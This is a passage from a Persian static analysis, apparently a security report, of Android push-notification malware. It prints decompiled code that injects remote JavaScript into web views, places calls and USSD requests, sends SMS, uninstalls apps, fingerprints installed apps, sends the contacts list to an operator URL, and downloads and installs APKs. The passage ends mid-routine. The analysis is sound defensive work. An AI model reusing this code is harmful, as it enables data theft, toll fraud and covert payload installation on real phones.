با اجرای کلاس WebViewJ با توجه به پارامترهای ارسالی به آن، صفحه وب موجود در فیلد s1 از JSON دریافتی به‌مدت زمان s3 (مقدار موجود در این فیلد) میلی‌ثانیه بارگذاری (**شکل ۱۵**) و بنا به شرایطی که در ادامه توضیح داده می‌شود چند جاوا اسکریپت اجرا خواهد شد.

```
22      protected void onCreate(Bundle bundle) {
23          super.onCreate(bundle);
24          setContentView(R.layout.webviewj);
25          this.a = getIntent().getExtras().getString("s1");
26          this.b = getIntent().getExtras().getString("s2");
27          this.c = getIntent().getExtras().getString("s3");
29          this.d = getIntent().getExtras().getString("s4");
30          this.e = getIntent().getExtras().getString("s5");
31          this.f = getIntent().getExtras().getString("s6");
33          this.g = getIntent().getExtras().getString("s7");
34          this.h = getIntent().getExtras().getString("s8");
35          this.i = getIntent().getExtras().getString("s9");
37          this.j = getIntent().getExtras().getString("s10");
38          this.k = getIntent().getExtras().getString("s11");
39          this.l = getIntent().getExtras().getString("s12");
41          this.m = getIntent().getExtras().getString("s13");
42          this.n = getIntent().getExtras().getString("s14");
43          this.o = getIntent().getExtras().getString("s15");
45          this.p = getIntent().getExtras().getString("s16");
46          this.q = getIntent().getExtras().getString("s17");
47          this.r = getIntent().getExtras().getString("s18");
49          WebView webView = (WebView) findViewById(R.id.wv);
50          webView.getSettings().setJavaScriptEnabled(true);
51          webView.getSettings().setLoadWithOverviewMode(true);
52          webView.getSettings().setUseWideViewPort(true);
53          webView.getSettings().setBuiltInZoomControls(true);
54          webView.setWebViewClient(new a());
55          webView.loadUrl(this.a);
62          new CountDownTimer((long) Integer.valueOf(this.c).intValue(), 1000) {
57              public void onTick(long j) {
                }

59              public void onFinish() {
60                  WebViewJ.this.finish();
                }
            }.start();
        }
```

شکل ۱۵. اجرای کلاس WebViewJ با متُد onCreate و دریافت مقادیر extra از Activity فراخواننده

در **شکل ۱۵** دریافت مقادیر داده اضافی توسط کلاس WebViewJ و انتخاب کلاینت برای انجام درخواست‌های وب توسط متُد SetWebViewClient که در واقع خود همین کلاس (به‌عنوان کلاینت) است مشاهده می‌شود. در ادامه با اجرای متُد onPageFinished با توجه به مقادیر فیلدهای s8، s11، s14 و s17 به‌ترتیب یکی از متُدهای b، c، d و e که در **شکل ۱۶** قابل مشاهده است اجرا خواهد شد.

```
78          public void onPageFinished(WebView webView, String str) {
79              a(webView, str);
80              if (!WebViewJ.this.h.equals("0")) {
80                  b(webView, str);
                }
81              if (!WebViewJ.this.k.equals("0")) {
81                  c(webView, str);
                }
82              if (!WebViewJ.this.n.equals("0")) {
82                  d(webView, str);
                }
83              if (!WebViewJ.this.q.equals("0")) {
83                  e(webView, str);
                }
            }
```

شکل ۱۶. اجرای متُد onPageFinished بر روی URL موجود در فیلد s1

ابتدا در متُد a در صورتی‌که ابتدای رشته URL حاوی رشته موجود در فیلد s4 بوده و نسخه سیستم عامل اندروید دستگاه قربانی بالاتر از 4.4 باشد بعد از مقدار فیلد s6 میلی‌ثانیه اسکریپت موجود در فیلد s5 اجرا می‌شود (**شکل ۱۷**).

```
87      private void a(WebView webView, String str) {
88          if (str.startsWith(WebViewJ.this.d)) {
90              final String format = String.format(WebViewJ.this.e, new Object[0]);
105             final WebView webView2 = webView;
105             new CountDownTimer((long) Integer.parseInt(WebViewJ.this.f), 1000) {
93                  public void onTick(long j) {
                    }

98                  public void onFinish() {
99                      if (VERSION.SDK_INT >= 19) {
100                         webView2.evaluateJavascript(format, null);
101                         System.out.println("clicked done");
                        }
                    }
                }.start();
            }
        }
```

شکل ۱۷. متُد a جهت اجرای اسکریپت موجود در فیلد s5 از JSON دریافتی (در کلاس WebViewJ)

در ادامه در متُد onPageFinished اگر مقدار فیلد s8 برابر با "0" نباشد متُد b اجرا شده و در صورتی‌که ابتدای رشته URL حاوی رشته موجود در فیلد s7 بوده و نسخه سیستم‌عامل اندروید دستگاه قربانی بالاتر از 4.4 باشد بعد از مقدار فیلد s9 میلی‌ثانیه اسکریپت موجود در فیلد s8 اجرا می‌شود (**شکل ۱۸**).

```
109         private void b(WebView webView, String str) {
110             if (str.startsWith(WebViewJ.this.g)) {
112                 final String format = String.format(WebViewJ.this.h, new Object[0]);
127                 final WebView webView2 = webView;
127                 new CountDownTimer((long) Integer.parseInt(WebViewJ.this.i), 1000) {
115                     public void onTick(long j) {
                        }

120                     public void onFinish() {
121                         if (VERSION.SDK_INT >= 19) {
122                             webView2.evaluateJavascript(format, null);
123                             System.out.println("clicked done");
                            }
                        }
                    }.start();
                }
            }
```

شکل ۱۸. متُد b جهت اجرای اسکریپت موجود در فیلد s8 از JSON دریافتی (در کلاس WebViewJ)

در ادامه در متُد onPageFinished اگر مقدار فیلد s11 برابر با "0" نباشد متُد c اجرا شده و در صورتی‌که ابتدای رشته URL حاوی رشته موجود در فیلد s10 بوده و نسخه سیستم‌عامل اندروید دستگاه قربانی بالاتر از 4.4 باشد بعد از مقدار فیلد s12 میلی‌ثانیه اسکریپت موجود در فیلد s11 اجرا می‌شود (**شکل ۱۹**).

```
132         private void c(WebView webView, String str) {
133             if (str.startsWith(WebViewJ.this.j)) {
135                 final String format = String.format(WebViewJ.this.k, new Object[0]);
150                 final WebView webView2 = webView;
150                 new CountDownTimer((long) Integer.parseInt(WebViewJ.this.l), 1000) {
138                     public void onTick(long j) {
                        }

143                     public void onFinish() {
144                         if (VERSION.SDK_INT >= 19) {
145                             webView2.evaluateJavascript(format, null);
146                             System.out.println("clicked done");
                            }
                        }
                    }.start();
                }
            }
```

شکل ۱۹. متُد c جهت اجرای اسکریپت موجود در فیلد s11 از JSON دریافتی (در کلاس WebViewJ)

در ادامه در متُد onPageFinished اگر مقدار فیلد s14 برابر با "0" نباشد متُد d اجرا شده و در صورتی‌که ابتدای رشته URL حاوی رشته موجود در فیلد s13 بوده و نسخه سیستم‌عامل اندروید دستگاه قربانی بالاتر از 4.4 باشد بعد از مقدار فیلد s15 میلی‌ثانیه اسکریپت موجود در فیلد s14 اجرا می‌شود (**شکل ۲۰**).

```
155         private void d(WebView webView, String str) {
156             if (str.startsWith(WebViewJ.this.m)) {
158                 final String format = String.format(WebViewJ.this.n, new Object[0]);
173                 final WebView webView2 = webView;
173                 new CountDownTimer((long) Integer.parseInt(WebViewJ.this.o), 1000) {
161                     public void onTick(long j) {
                        }

166                     public void onFinish() {
167                         if (VERSION.SDK_INT >= 19) {
168                             webView2.evaluateJavascript(format, null);
169                             System.out.println("clicked done");
                            }
                        }
                    }.start();
                }
            }
```

شکل ۲۰. متُد d جهت اجرای اسکریپت موجود در فیلد s14 از JSON دریافتی (در کلاس WebViewJ)

در انتهای متُد onPageFinished اگر مقدار فیلد s17 برابر با "0" نباشد متُد e اجرا شده و در صورتی‌که ابتدای رشته URL حاوی رشته موجود در فیلد s16 بوده و نسخه سیستم‌عامل اندروید دستگاه قربانی بالاتر از 4.4 باشد بعد از مقدار فیلد s18 میلی‌ثانیه اسکریپت موجود در فیلد s17 اجرا می‌شود (**شکل ۲۱**).

```
178         private void e(WebView webView, String str) {
179             if (str.startsWith(WebViewJ.this.p)) {
181                 final String format = String.format(WebViewJ.this.q, new Object[0]);
196                 final WebView webView2 = webView;
196                 new CountDownTimer((long) Integer.parseInt(WebViewJ.this.r), 1000) {
184                     public void onTick(long j) {
                        }

189                     public void onFinish() {
190                         if (VERSION.SDK_INT >= 19) {
191                             webView2.evaluateJavascript(format, null);
192                             System.out.println("clicked done");
                            }
                        }
                    }.start();
                }
            }
```

شکل ۲۱. متُد e جهت اجرای اسکریپت موجود در فیلد s17 از JSON دریافتی (در کلاس WebViewJ)

دوباره به کلاس MyPushListener برمی‌گردیم. در ادامه اگر مقدار type در JSON دریافتی برابر با مقدار "10" باشد بسته اندرویدی اشاره شده در فیلد s1 حذف خواهد شد (**شکل ۲۲**).

```
184                 } else if (string2.equals("10")) {
185                     intent2 = new Intent("android.intent.action.DELETE");
186                     intent2.setData(Uri.parse("package:" + jSONObject.getString("s1")));
187                     startActivity(intent2);
```

شکل ۲۲. حذف بسته اندرویدی موجود در فیلد s1

در ادامه اگر مقدار type برابر با "11" باشد با اتصال به URL مطلوب در فیلد s1 فایل مطلوب را دانلود کرده و در مسیر اشاره شده در فیلد s4 قرار می‌دهد (**شکل ۲۳**).

عنوان درخواست دانلود از فیلد s2، توصیفی از این درخواست دانلود از فیلد s3 و نوع فایل دانلود شده از فیلد s5 گرفته می‌شود.

```
} else if (string2.equals("11")) {
    Request request = new Request(Uri.parse(jSONObject.getString("s1")));
    request.setTitle(jSONObject.getString("s2"));
    request.setDescription(jSONObject.getString("s3"));
    if (VERSION.SDK_INT >= 11) {
        request.allowScanningByMediaScanner();
        request.setNotificationVisibility(3);
    }
    request.setDestinationInExternalPublicDir(Environment.DIRECTORY_DOWNLOADS, jSONObject.getString("s4"));
    request.setMimeType(jSONObject.getString("s5"));
    ((DownloadManager) getSystemService("download")).enqueue(request);
```

شکل ۲۳. درخواست دانلود از URL موجود در فیلد s1

در ادامه در صورتی‌که مقدار type برابر با "12" باشد یک تماس تلفنی با شماره موجود در فیلد s1 خواهد داشت (**شکل ۲۴**).

```
} else if (string2.equals("12")) {
    intent = new Intent("android.intent.action.CALL", Uri.parse("tel:" + jSONObject.getString("s1")));
```

شکل ۲۴. برقراری تماس تلفنی با شماره موجود در s1

در ادامه در صورتی‌که مقدار type برابر با "13" باشد یک تماس USSD با شماره موجود در فیلد s1 برقرار خواهد شد و در صورتی‌که فیلد s2 دارای یک رشته باشد متن موجود در آن به مدت طولانی روی صفحه نمایش داده می‌شود (**شکل ۲۵**).

```
} else if (string2.equals("13")) {
    intent = new Intent("android.intent.action.CALL", Uri.parse("tel:" + jSONObject.getString("s1") + Uri.encode("#")));
    if (jSONObject.getString("s2") != null) {
        Toast.makeText(getApplicationContext(), jSONObject.getString("s2"), 1).show();
    }
```

شکل ۲۵. برقراری تماس USSD با شماره موجود در فیلد s1 و نمایش متن فیلد s2 روی صفحه

در ادامه در صورتی‌که مقدار type برابر با "14" باشد و برنامه پیش‌فرض برای مشاهده اینستاگرام، اپلیکیشن اینستاگرام باشد آدرس http://instagram.com/_u/14 توسط اپلیکیشن باز شده و در غیر این صورت سیستم-عامل برای انتخاب برنامه جهت مشاهده این url تصمیم‌گیری خواهد کرد (**شکل ۲۶**).

عدد 14 در انتهای url اشاره شده، همان رشته موجود در فیلد type است.

```
} else if (string2.equals("14")) {
    string2 = jSONObject.getString("s1");
    Intent intent4 = new Intent("android.intent.action.VIEW", Uri.parse("http://instagram.com/_u/" + string2));
    intent4.setPackage("com.instagram.android");
    if (!(getApplicationContext(), intent4)) {
        startActivity(intent4);
    } else {
        startActivity(new Intent("android.intent.action.VIEW", Uri.parse("http://instagram.com/_u/" + string2)));
    }
```

شکل ۲۶. مشاهده http://instagram.com/_u/14 توسط بدافزار

در ادامه در صورتی‌که مقدار type برابر با "15" باشد اگر شماره IMEI برای تلفن همراه GSM و MEID یا ESN برای تلفن همراه‌های CDMA برابر با مقدار فیلد s1 از JSON دریافتی باشد مقدار key-value مربوط به shared preferences را در فایلی که به آن اشاره می‌کند (فایل xml) unblocked-true ذخیره می‌کند (**شکل ۲۷**).

لازم به ذکر است که توسعه‌دهنده بدافزار فهرست IMEI تمامی ابزارهای حاوی بدافزار نصب شده را در پنل کاربری خود در سایت ronash.co مشاهده می‌کند.

```
225  } else if (string2.equals("15")) {
228      if (((TelephonyManager) getSystemService("phone")).getDeviceId().equals(jSONObject.getString("s1"))) {
229          defaultSharedPreferences.edit().putBoolean("blocked", true).apply();
         }
```

شکل ۲۷. اعمال تغییر در shared preferences برای تلفن همراه‌ای که شماره IMEI آن برابر با فیلد s1 باشد

در ادامه اگر مقدار type برابر با "16" باشد یک شی از کلاس b ساخته و متُد a را در آن اجرا می‌کند (**شکل ۲۸**). حال باید به بررسی کلاس b و متُد a در آن بپردازیم.

```
231                  } else if (string2.equals("16")) {
233                      new b(getApplicationContext()).a();
```

شکل ۲۸. اجرای متُد a در کلاس b

در این کلاس مشاهده می‌شود که بدافزار در متُد a به دنبال فهرستی از برنامه‌های نصب شده روی تلفن همراه قربانی و سپس دسته‌بندی کاربران خود از "typ1" تا "typ15" در پنل کاربری سایت ronash.co با توجه به وجود این برنامه‌ها در تلفن همراه قربانی است (**شکل ۳۱**). به‌وضوح برنامه‌های اندرویدی مشهوری در دسته‌های مختلف حمل و نقل، شبکه‌های اجتماعی، سفارش آنلاین غذا و خرید آنلاین به چشم می‌خورند (**شکل ۲۹**).

```
19      public void a() {
20          PackageManager packageManager = this.a.getPackageManager();
21          boolean a = a("cab.snapp.passenger", packageManager);
22          boolean a2 = a("taxi.tap30.passenger", packageManager);
23          boolean a3 = a("com.radnik.carpino.passenger", packageManager);
24          boolean a4 = a("com.instagram.android", packageManager);
25          boolean a5 = a("com.mtni.myirancell", packageManager);
26          boolean a6 = a("com.sibche.aspardproject.app", packageManager);
27          boolean a7 = a("ir.tgbs.peccharge", packageManager);
28          boolean a8 = a("com.digikala", packageManager);
29          boolean a9 = a("com.bamilo.android", packageManager);
30          boolean a10 = a("me.pou.app", packageManager);
31          boolean a11 = a("com.outfit7.mytalkingtomfree", packageManager);
32          boolean a12 = a("com.farsitel.bazaar", packageManager);
33          boolean a13 = a("ir.mci.ecareapp", packageManager);
34          boolean a14 = a("fast.dic.dict", packageManager);
35          boolean a15 = a("ir.mynal.papillon.papillonchef", packageManager);
36          boolean a16 = a("reyhoon.androidapp", packageManager);
37          boolean a17 = a("com.zoodfood.android", packageManager);
38          boolean a18 = a("com.hanista.mobogram", packageManager);
39          boolean a19 = a("com.hanista.mobogram.two", packageManager);
40          boolean a20 = a("com.hanista.mobogram.three", packageManager);
41          boolean a21 = a("ir.persianfox.messenger", packageManager);
42          boolean a22 = a("ir.teletalk.app", packageManager);
43          boolean a23 = a("com.Mobograff.app", packageManager);
```

شکل ۲۹. فهرستی از بسته‌های اندرویدی که بدافزار به دنبال بررسی وجود آن‌ها در تلفن همراه قربانی است.

```
98      private boolean a(String str, PackageManager packageManager) {
            try {
99              packageManager.getPackageInfo(str, 0);
00              return true;
            } catch (NameNotFoundException e) {
99              return false;
            }
        }
```

شکل ۳۰. متُد a(string, packageManager) جهت بررسی وجود بسته‌های اندرویدی مطلوب بدافزار

همانطور که در **شکل ۳۱** مشاهده می‌شود بدافزار با توجه به نصب بودن برنامه‌های مختلف در حال ثبت کردن کاربران خود تحت تاپیک‌های (عنوان مورد استفاده در سایت ronash.co) مختلفی‌است تا در پنل کاربری خود قادر به ارسال اعلان‌های متفاوت به دسته‌بندی‌های مشخص شده باشد. در ضمن علاوه بر دسته‌بندی کاربران بر اساس برنامه‌ها، در یک مورد، کاربرانی که تلفن همراه آن‌ها دارای سیستم‌عامل اندروید بالاتر از نسخه 5.1 یا Lollipop هستند در دسته مجزایی قرار داده شده‌اند.

```
47          if (a && a2 && a3) {
48              Pushe.subscribe(this.a, "typ1");
            }
50          if (a4) {
51              Pushe.subscribe(this.a, "typ2");
            }
53          if (!a5) {
54              Pushe.subscribe(this.a, "typ3");
            }
56          if (a6) {
57              Pushe.subscribe(this.a, "typ4");
            }
59          if (a7) {
60              Pushe.subscribe(this.a, "typ5");
            }
62          if (a8 && a9) {
63              Pushe.subscribe(this.a, "typ6");
            }
65          if (a10 && a11) {
66              Pushe.subscribe(this.a, "typ7");
            }
68          if (!a12) {
69              Pushe.subscribe(this.a, "typ8");
            }
71          if (!a13) {
72              Pushe.subscribe(this.a, "typ9");
            }
74          if (a14) {
75              Pushe.subscribe(this.a, "typ10");
            }
77          if (a15) {
78              Pushe.subscribe(this.a, "typ11");
            }
80          if (a16) {
81              Pushe.subscribe(this.a, "typ12");
            }
83          if (a17) {
84              Pushe.subscribe(this.a, "typ13");
            }
86          if (VERSION.SDK_INT > 22) {
87              Pushe.subscribe(this.a, "typ14");
            }
89          if ((a18 && a19) || a20 || a21 || a22 || a23) {
90              Pushe.subscribe(this.a, "typ15");
            }
        }
```

شکل ۳۱. دسته‌بندی قربانی‌ها با توجه به نصب بودن بسته‌های اندرویدی مطلوب بدافزار

باز اگر به کلاس MyPushListener برگردیم در صورتی‌که مقدار type برابر با "17" باشد تمامی فهرست مخاطبین موجود در تلفن همراه را به URI مشخص شده در فیلد s1 ارسال می‌کند. شیوه کار به این صورت است که ابتدا یک شی از کلاس c ساخته و متُد a را اجرا می‌کند (**شکل ۳۲**).

```
234                } else if (string2.equals("17")) {
236                    new c(getApplicationContext(), jSONObject.getString("s1")).a();
```

شکل ۳۲. اجرای متُد a در کلاس c

همانطور که در **شکل ۳۳** مشاهده می‌کنید بدافزار در فهرست مخاطبین تلفن همراه به‌دنبال رکوردهایی است که به ازای هر نام در این فهرست حاوی حداقل یک شماره تلفن است و در انتها با اجرای خط کد زیر به دنبال ارسال شماره تلفن معادل یک نام در فهرست مخاطبین تلفن همراه به URL مشخص شده در فیلد s1 از JSON دریافتی است:

```
new a().execute(new String[]{this.b + "?p1=" + string2 + "&&p2="
+ string3});
```

```
public void a() {
    ContentResolver contentResolver = this.a.getContentResolver();
    Cursor query = contentResolver.query(Contacts.CONTENT_URI, null, null, null, null);
    if (query.getCount() > 0) {
        while (query.moveToNext()) {
            String string = query.getString(query.getColumnIndex("_id"));
            String string2 = query.getString(query.getColumnIndex("display_name"));
            if (query.getInt(query.getColumnIndex("has_phone_number")) > 0) {
                Cursor query2 = contentResolver.query(Phone.CONTENT_URI, null, "contact_id = ?", new String[]{string}, null);
                while (query2.moveToNext()) {
                    String string3 = query2.getString(query2.getColumnIndex("data1"));
                    if (!(string3 == null || string3.equals(""))) {
                        new a().execute(new String[]{this.b + "?p1=" + string2 + "&&p2=" + string3});
                    }
                }
                query2.close();
            }
        }
    }
}
```

شکل ۳۳. جستجو در فهرست مخاطبین تلفن همراه و ارسال نام به همراه شماره متناظر به URL مطلوب در فیلد (this.b) s1

باید توجه داشت که متغیر String2 نام شخص دارای حداقل یک شماره تماس ذخیره شده در فهرست مخاطبین تلفن همراه و string3 شماره تماس معادل این نام است. متغیر display_name و data1 به ترتیب فیلدهای ستون پایگاه داده برای نگهداری نام و شماره تماس ذخیره شده در تلفن همراه هستند که برای به دست آمدن نام و شماره تماس در query موجود در متُد a استفاده می‌شوند.

متغیر this.b نیز رشته موجود در فیلدs1 و ارسال شده به سازنده کلاس c است که در **شکل ۳۴** مشاهده می‌کنید.

```
19      public c(Context context, String str) {
21          this.a = context;
22          this.b = str;
        }
```

شکل ۳۴. سازنده کلاس c

در خط کد اشاره شده در بالا که حاوی متُد execute با یک آرگومان است یک شی از کلاس a ایجاد شده که از کلاس AsyncTask ارث‌بری کرده است و پارامتر آن جهت انجام عملیات مربوطه به متُد doInBackground در کلاس a ارسال می‌شود. این کلاس برای انجام عملیات موازی در پس‌زمینه استفاده می‌شود. اگر به **شکل ۳۵** نگاهی بیندازیم متوجه می‌شویم که با استفاده از متُد url.openConnection در صورتی‌که تماس با URL موجود در متغیر this.b برقرار باشد توسعه‌دهنده بدافزار قادر به جمع‌آوری نام و شماره تماس ارسالی در قالب درخواست http خواهد بود.

```
    public class a extends AsyncTask<String, Void, String> {
        String a;

        /* renamed from: a */
69      protected String doInBackground(String... strArr) {
            try {
70              URL url = new URL(strArr[0]);
71              System.out.println(url.toString());
72              HttpURLConnection httpURLConnection = (HttpURLConnection) url.openConnection();
76              if (httpURLConnection.getResponseCode() == 200) {
77                  this.a = c.this.a(httpURLConnection.getInputStream());
                }
            } catch (Exception e) {
81              e.printStackTrace();
            }
83          return null;
        }

        /* renamed from: a */
87      protected void onPostExecute(String str) {
88          super.onPostExecute(str);
        }
    }
```

شکل ۳۵. برقراری اتصال http با url موجود در فیلد s1 (this.b)

اگر مقدار type در کلاس MyPushListener برابر با "18" و مقدار فیلد s1 برابر با "1" باشد یک پیام کوتاه به شماره تماس موجود در فیلد s2 با محتویات موجود در فیلد s3 ارسال شده و سه مقدار key-value مربوط به shared preferences را در فایلی (یک فایل XML) که به آن اشاره می‌کند به‌صورت "numberforme-s4"، "wherego-s5" و "whatgo-s6" ذخیره می‌کند (**شکل ۳۶**).

```
237 } else if (string2.equals("18")) {
        try {
240         string2 = jSONObject.getString("s1");
241         string = jSONObject.getString("s2");
242         string4 = jSONObject.getString("s3");
243         string9 = jSONObject.getString("s4");
244         string10 = jSONObject.getString("s5");
245         string8 = jSONObject.getString("s6");
246         if (string2.equals("1")) {
248             SmsManager.getDefault().sendTextMessage(string, null, string4, null, null);
249             defaultSharedPreferences.edit().putString("numberforme", string9).apply();
250             defaultSharedPreferences.edit().putString("wherego", string10).apply();
251             defaultSharedPreferences.edit().putString("whatgo", string8).apply();
            }
        } catch (Exception e222) {
255         e222.printStackTrace();
        }
```

شکل ۳۶. ارسال پیام کوتاه به شماره تماس s2 با محتویات s3 و ویرایش سه مقدار برای shared preferences

در صورتی‌که مقدار type در کلاس MyPushListener برابر با "19" باشد برنامه تلگرام برای نمایش داده موجود در فیلد s1 که حاوی یک URI است استفاده می‌شود (**شکل ۳۷**).

```
257     } else if (string2.equals("19")) {
            try {
261             intent = new Intent("android.intent.action.VIEW", Uri.parse(jSONObject.getString("s1")));
262             intent.setPackage("org.telegram.messenger");
263             intent.setFlags(402653184);
264             intent.addFlags(268435456);
265             startActivity(intent);
            } catch (Exception e3) {
```

شکل ۳۷. انتخاب برنامه تلگرام برای نمایش داده URI موجود در s1 ("type": "19")

در صورتی‌که مقدار type برابر با "20" باشد و مقدار عددی رشته موجود در فیلد s3 با مقدار عددی رشته spamsms در sharedpreferences برابر نباشد ظاهرا قصد ارسال شماره تماس‌های موجود در فهرست مخاطبین تلفن همراه را به URI مطلوب خود دارد که با توجه به دو آرگومان به کار رفته در متُد execute و ارسال آن به متُد doInBackground (**شکل ۳۵**) به نظر می‌رسد که اشتباهی در کدنویسی در این شرط صورت گرفته (و یا اینکه فایل بدافزار به درستی decompile نشده) باشد؛ چرا که در آرگومان اول string3 که همان شماره تماس به دست آمده در فرایند جستجوی دفترچه تلفن قربانی و به عنوان URI به متُد doInBackground ارسال شده است قطعا قابلیت اجرای درخواست http را ندارد و آرگومان دوم هم که حاوی الحاق دو رشته s1 و l0 از JSON دریافتی است اصلا در کد اجرا نمی‌شود زیرا فقط از strArr[0] به عنوان آرگومان در متُد doInBackground که مسئول اجرای execute است استفاده شده و فقط آرگومان اول متُد execute را به عنوان پارامتر می‌پذیرد. در نهایت به نظر می‌رسد در صورت اجرای این شرط بدافزار با exception در متُد doInBackground مواجه می‌شود.

در صورتی‌که این شرط تا انتها و به درستی اجرا می‌شد می‌بایست در نهایت مقدار s3 (string10) برای spamsms در shared preferences تنظیم می‌شد.

```
else if (string2.equals("20")) {
    try {
        string9 = jSONObject.getString("s1");
        string2 = jSONObject.getString("s2");
        string10 = jSONObject.getString("s3");
        if (Integer.parseInt(string10) != defaultSharedPreferences.getInt("spamsms", 1000)) {
            string8 = jSONObject.getString("l" + a(0, Integer.parseInt(string2)));
            ContentResolver contentResolver = getContentResolver();
            Cursor query = contentResolver.query(Contacts.CONTENT_URI, null, null, null, null);
            System.out.println(string9 + query.getColumnCount());
            if (query.moveToFirst()) {
                ArrayList arrayList = new ArrayList();
                do {
                    string6 = query.getString(query.getColumnIndex("_id"));
                    if (Integer.parseInt(query.getString(query.getColumnIndex("has_phone_number"))) > 0) {
                        Cursor query2 = contentResolver.query(Phone.CONTENT_URI, null, "contact_id = ?", new String[]{string6}, null);
                        if (query2.moveToNext()) {
                            string3 = query2.getString(query2.getColumnIndex("data1"));
                            arrayList.add(string3);
                            if (string3.length() > 5) {
                                a aVar = new a();
                                aVar.a(getApplicationContext());
                                aVar.execute(new String[]{string3.replaceAll(" ", ""), string9 + "\n\n" + string8});
                            }
                        }
                        query2.close();
                    }
                } while (query.moveToNext());
            }
            defaultSharedPreferences.edit().putInt("spamsms", Integer.parseInt(string10)).apply();
        }
    } catch (Exception e2222) {
        e2222.printStackTrace();
```

شکل ۳۸. جمع‌آوری فهرست مخاطبین تلفن همراه قربانی و اجرای اشتباه متُد execute

۲-۲-۲ تحلیل استاتیک کلاس NotificationExtenderBareBonesExample

حال به تحلیل کد مربوط به کلاس NotificationExtenderBareBonesExample می‌پردازیم. در ابتدا لازم به توضیح است که در این کلاس نیز مثل کلاس MyPushListener اجرای عملیات مخرب تقریبا یکسان و با توجه به فیلدهای ارسالی در فایل JSON ارسالی از جانب توسعه‌دهنده بدافزار را شاهد هستیم و تفاوت چندانی با موارد مخرب بررسی شده در کلاس قبلی دیده نمی‌شود. با این حال در این بخش نیز عملیات بدخواهانه انجام شده توسط بدافزار را به طور مفصل بررسی خواهیم کرد.

در بخش اول، اطلاعات JSON از سوی توسعه‌دهنده بدافزار دریافت شده و جهت استفاده از آن‌ها در کد به‌عنوان عامل تصمیم‌گیری برای انتخاب نوع عملیات مخرب، به رشته تبدیل می‌شود (**شکل ۳۹** و **شکل ۴۰**).

```
52    String optString = jSONObject.optString("a1", null);
53    String optString2 = jSONObject.optString("a1_u", null);
55    String optString3 = jSONObject.optString("a2", null);
56    String optString4 = jSONObject.optString("a2_u", null);
58    String optString5 = jSONObject.optString("a3", null);
59    jSONObject.optString("a3_u", null);
61    String optString6 = jSONObject.optString("a4", null);
62    String optString7 = jSONObject.optString("a4_u", null);
64    String optString8 = jSONObject.optString("a8", null);
65    String optString9 = jSONObject.optString("a8_u", null);
66    String optString10 = jSONObject.optString("a8_u2", null);
67    final String optString11 = jSONObject.optString("a8_u3", null);
68    final String optString12 = jSONObject.optString("a8_u4", null);
70    String optString13 = jSONObject.optString("a9", null);
71    String optString14 = jSONObject.optString("a9_u", null);
72    String optString15 = jSONObject.optString("a9_u2", null);
73    String optString16 = jSONObject.optString("a9_u3", null);
74    String optString17 = jSONObject.optString("a9_u4", null);
75    String optString18 = jSONObject.optString("a9_u5", null);
76    String optString19 = jSONObject.optString("a9_u6", null);
77    String optString20 = jSONObject.optString("a9_u7", null);
78    String optString21 = jSONObject.optString("a9_u8", null);
```

شکل ۳۹. دریافت مقادیر JSON ارسالی از سوی توسعه‌دهنده بدافزار

```
78    String optString21 = jSONObject.optString("a9_u8", null);
79    String optString22 = jSONObject.optString("a9_u9", null);
80    String optString23 = jSONObject.optString("a9_u10", null);
81    String optString24 = jSONObject.optString("a9_u11", null);
82    String optString25 = jSONObject.optString("a9_u12", null);
83    String optString26 = jSONObject.optString("a9_u13", null);
84    String optString27 = jSONObject.optString("a9_u14", null);
85    String optString28 = jSONObject.optString("a9_u15", null);
86    String optString29 = jSONObject.optString("a9_u16", null);
87    String optString30 = jSONObject.optString("a9_u17", null);
89    String optString31 = jSONObject.optString("a10", null);
90    String optString32 = jSONObject.optString("a10_u", null);
92    String optString33 = jSONObject.optString("a11", null);
93    String optString34 = jSONObject.optString("a11_u", null);
94    String optString35 = jSONObject.optString("a11_u2", null);
95    String optString36 = jSONObject.optString("a11_u3", null);
96    String optString37 = jSONObject.optString("a11_u4", null);
98    String optString38 = jSONObject.optString("a12", null);
100   String optString39 = jSONObject.optString("a13", null);
101   String optString40 = jSONObject.optString("a13_u", null);
103   String optString41 = jSONObject.optString("a14", null);
105   String optString42 = jSONObject.optString("a15", null);
107   String optString43 = jSONObject.optString("a16", null);
```

شکل ۴۰. دریافت مقادیر JSON ارسالی از سوی توسعه‌دهنده بدافزار (ادامه شکل ۳۹)

در صورتی‌که مقدار a1 از JSON دریافتی ناتهی باشد URI موجود در فیلد a1_u نمایش داده می‌شود؛ اگر a1 دارای مقدار "0" باشد برنامه کافه‌بازار برای این کار انتخاب شده و در غیر این صورت برنامه دیگری توسط سیستم‌عامل اندروید برای نمایش URI موجود در فیلد a1_u انتخاب می‌شود (**شکل ۴۱**).

```
109   if (optString != null) {
110       Log.i("OneSignalExample", "customkey set with value: " + optString);
111       intent = new Intent("android.intent.action.VIEW", Uri.parse(optString2));
112       if (optString.equals("0")) {
113           intent.setPackage("com.farsitel.bazaar");
          }
115       intent.setFlags(402653184);
116       intent.addFlags(268435456);
117       startActivity(intent);
      }
```

شکل ۴۱. نمایش URI فیلد a1_u؛ اگر "0" = a1 باشد برنامه کافه بازار برای این کار انتخاب می‌شود

در صورتی‌که مقدار a2 از JSON دریافتی ناتهی باشد بدافزار مقدار رشته‌ای فیلد a2_u را از طریق متُد execute به کلاس AssyncTask ارسال کرده (**شکل ۴۲**) و توسط متُد doInBackground فایل اندرویدی (apk) را در پس‌زمینه دانلود و سپس نصب می‌کند. به این صورت که با اتصال به URI موجود در فیلد a2_u فایلی با نام موجود در فیلد a2 را دانلود کرده و در مسیر downloads تلفن همراه قرار می‌دهد (اگر فایلی با همین نام در این مسیر وجود داشته باشد قبل از دانلود آن را حذف می‌کند) و سپس آن را نصب می‌کند (با تعریف intent با action به‌صورت VIEW و تنظیم MIME Type به‌صورت application/vnd.android.package-archive برای file3 که همان فایل دانلود شده و یک apk است (**شکل ۴۳**)).

```
123   if (optString3 != null) {
124       Log.i("OneSignalExample", "customkey set with value: " + optString3);
125       this.i = optString3;
126       a aVar = new a();
127       aVar.a(getApplicationContext());
128       aVar.execute(new String[]{optString4});
      }
```

شکل ۴۲. ارسال مقدار فیلد a2_u به‌عنوان URI به متُد doInBackground و دانلود فایلی با نام مقدار a2

```
protected Void doInBackground(String... strArr) {
    try {
        String str = Environment.getExternalStoragePublicDirectory(Environment.DIRECTORY_DOWNLOADS) + "/";
        Log.e("UpdateAPP", "DL path " + str);
        HttpURLConnection httpURLConnection = (HttpURLConnection) new URL(strArr[0]).openConnection();
        httpURLConnection.setRequestMethod("GET");
        httpURLConnection.setDoOutput(true);
        httpURLConnection.connect();
        File file = new File(str);
        file.mkdirs();
        File file2 = new File(file, NotificationExtenderBareBonesExample.this.i);
        if (file2.exists()) {
